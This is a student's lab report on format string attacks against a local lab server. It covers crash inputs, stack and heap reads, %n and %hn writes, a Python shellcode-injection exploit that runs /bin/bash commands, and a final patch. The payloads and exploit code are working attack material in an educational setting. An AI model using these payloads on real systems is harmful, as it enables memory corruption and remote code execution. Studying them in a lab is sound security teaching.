
Adam Albawab
10/17/2021
CSE5382-001


Assignment 5: Format String Attack

Task 1:


Before starting on the first task I ensured that memory randomization was off through the sudo sysctl -w kernel.randomize_va_space=0 command. The goal for the first task was to create input that would crash the format program running on the server. This was simply done by inserting “%s%s%s” as the input to the myprintf() function. This works because %s treats the obtained value from a location as an address. Thus, the computer recognizes that the memory stored at that address does not belong to the printf function. As a result, the referenced locations may not contain anything or may be protected memory so the computer will give a segmentation fault and crash the program. The difference between echoing hello and the %s input can be seen below.



```
[10/17/21]seed@VM:~/.../Labsetup5$ echo hello | nc 10.9.0.5 9090
^C
[10/17/21]seed@VM:~/.../Labsetup5$ echo %s%s%s | nc 10.9.0.5 9090
^C
[10/17/21]seed@VM:~/.../Labsetup5$
```





```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd530
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 6 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd458
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hello
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```


```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd530
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 7 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd458
server-10.9.0.5 | The target variable's value (before): 0x11223344
```

Task 2:


The second task involved printing out data from memory on the server in three different subtasks. For subtask A the goal was to print out the first four bytes of our input. In order to do this I made the first four bytes equivalent to 40404040 which is @ in hex. Then I inserted many "%.8x"s to find the offset that worked for our buffer size. In my case this offset was 64 bytes. So in order to display the first four bytes we needed 64 "%.8x"s. As seen below this successfully displayed the first four bytes of our data off of the stack.


```
[10/17/21]seed@VM:~/.../attack-code$ python3 -c 'print ("@@@@%64$8x")' > badfile
[10/17/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
^C
[10/17/21]seed@VM:~/.../attack-code$
```



```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd3c0
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 11 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd2e8
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | @@@@40404040
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

Task 2 continued:

The goal of subtask B was to create input to access a secret message stored in the heap. Using the provided address of this secret message we easily read off the heap by storing the address of the secret message on the stack. Then using the format specifier %s at the correct location so that it read the stored address and printed out the value at that address which was the secret message. This process can be seen below.




```
[10/17/21]seed@VM:~/.../attack-code$ python3 -c 'print ("\x08\x40\x0b\x08%64$s")' > badfile
[10/17/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
^C
[10/17/21]seed@VM:~/.../attack-code$
```




```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd630
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 10 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd558
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 |@
                 A secret message
server-10.9.0.5 |
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

Task 3:

For this task instead of reading data from the stack or the heap instead the goal is to modify the data on the server. This is done in three different subtasks. For subtask A the goal was simply to change the target value to any other value. In order to achieve this we used the format specifier %n. Moreover we used the target address and the offset we determined earlier to overwrite the target by the number of characters that we printed. As seen below we successfully changed this value to 4.




```
[10/17/21]seed@VM:~/.../attack-code$ python3 -c 'print ("\x68\x50\x0e\x08%64$n")' > badfile
[10/17/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
^C
[10/17/21]seed@VM:~/.../attack-code$
```




```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd0b0
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 10 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffcfd8
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hP
server-10.9.0.5 | The target variable's value (after):  0x00000004
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

Task 3 continued:

For subtask B the objective became more complex, as the goal was to change the target value to the value of 0x500. The technique to do this was the same as the previous step. The only change was to calculate the value that we needed to store. In order to store 0x500 we need to subtract the number of characters entered before it from 0x500 in decimal. In our case that meant subtracting 4 from 0x500 which was equivalent to 1280-4 giving us a value of 1276. By inserting that value into the target we could change it to 0x500 as seen below.



```
[10/17/21]seed@VM:~/.../attack-code$ python3 -c 'print ("\x68\x50\x0e\x08%1276x%64$n")' > badfile
[10/17/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
^C
[10/17/21]seed@VM:~/.../attack-code$
```




```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd660
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 16 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd588
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | h

        11223344
server-10.9.0.5 | The target variable's value (after):  0x00000500
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

Task 3 continued:


Subtask C was very similar to subtask B however using a different value. As we did before we need to calculate the value that we will be inserting into the target. In order to insert the value of 0xAABBCCDD we would need to use two bytes instead of just one. So we need to divide the hex value into two 2-byte addresses. The first address contains the smaller value and the second contains the larger value. This is because %n is accumulative. As a result the following calculations need to be performed:

0xAABB-8 = 0xAAB3 = 43699
0xCCDD - 0xAAB3 - 8 = 0x2222 = 8738

Once these values had been calculated it was a simple matter of entering them into the stack. With this done the value was successfully changed to the desired hex value as seen below.



```
[10/17/21]seed@VM:~/.../attack-code$ python3 -c 'print ("\x6a\x50\x0e\x08\x68\x50\x0e\x08%43699x%64$hn%8738x%65$hn")' > badfile
[10/17/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
^C
[10/17/21]seed@VM:~/.../attack-code$
```



```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd660
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 34 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd588
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | jh
 1000
server-10.9.0.5 | The target variable's value (after):  0xaabbccdd
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

Task 4:

In Task 4 the objective was to use code injection to inject a piece of malicious code in binary and then use the format string vulnerability to jump to the malicious code. In order to do this we first had to answer two questions about the stack layout.

Answers to question 1:

2 - Return address = 0xffffd588

3 - Buffer start = 0xffffd660


Answer to question 2:

64

Task 4 continued:

Once the stack layout values were determined and the questions answered it was time to construct the input to allow us to run the shellcode through the format string vulnerability. I added the code below to the exploit.py program. Using this code, and the aforementioned stack layout values to create the string. The format string constructed from this code allows us to pass in the shellcode and %hn format specifier stores said malicious code Once exploit.py was run it was just a matter of passing the badfile to the server and as seen below we successfully ran the shellcode on the server by attempting to print the badfile on the server.

```
# Put the shellcode somewhere in the payload
start = N - len(shellcode)       # Change this number
content[start:start + len(shellcode)] = shellcode
#Construct the format string here
string_address = 0xffffd660 + 120
ebp_address = 0xffffd588 + 4
content[:4] = (ebp_address).to_bytes(4, byteorder='little')
content[4:8] = (ebp_address + 2).to_bytes(4, byteorder='little')
h_bound, l_bound = divmod(string_address, 0x10000)
l_bound = (l_bound - 8) % (0x10000)
h_bound = (h_bound - l_bound - 8) % (0x10000)
string = "%" + str(l_bound) + "x%64$hn%" + str(h_bound) + "x%65$hn"
out_format = string.encode('latin-1')
content[8:8 + len(out_format)] = out_format
```




```
����������������������������������������������������������������������
����������������������������������)[1��C       �C
                                                          �CG�[H�K
�KP�CT�KH1�1��5 | �KL�K
            �����/bin/bash*-c*/bin/ls -l; echo '===== Success! ======'
          *AAAABBBBCCCCDDDDThe target variable's value (after):  0x11223344
server-10.9.0.5 | total 824
server-10.9.0.5 | -rw------- 1 root root 319488 Oct 18 00:23 core
server-10.9.0.5 | -rwxrwxr-x 1 root root 709340 Oct 17 18:29 format
server-10.9.0.5 | -rw-r--r-- 1 root root      0 Oct 18 00:30 myfile
server-10.9.0.5 | -rwxrwxr-x 1 root root  17880 Oct 17 18:29 server
server-10.9.0.5 | ===== Success! ======
```


Task 6:

For task six the goal was to fix the warning that was thrown up when the makefile compiled the code in the server-code file. This in effect would fix the vulnerability and make it so that this attack would no longer work. To do this I changed the code in format.c in the myprintf() function to the following code. Then I ran “make clean” and “make” as well as attempted to change the value of the target once again to test out the changes. As seen below the attack no longer worked and the target value remained the same. Hence the vulnerability was patched by making this fix.

```c
// This line has a format-string vulnerability
printf("%s",msg);
printf("\nThe value of the 'target' (after): 0x%.8x\n", (unsigned int)target);
```


seed@VM: ~/.../server-code
seed@VM: ~/.../Labsetup5
seed@VM: ~/.../server-code
seed@VM: ~/.../attack-code

```
[10/17/21]seed@VM:~/.../server-code$ make clean
rm -f badfile server format-32 format-64
[10/17/21]seed@VM:~/.../server-code$ make
gcc -o server server.c
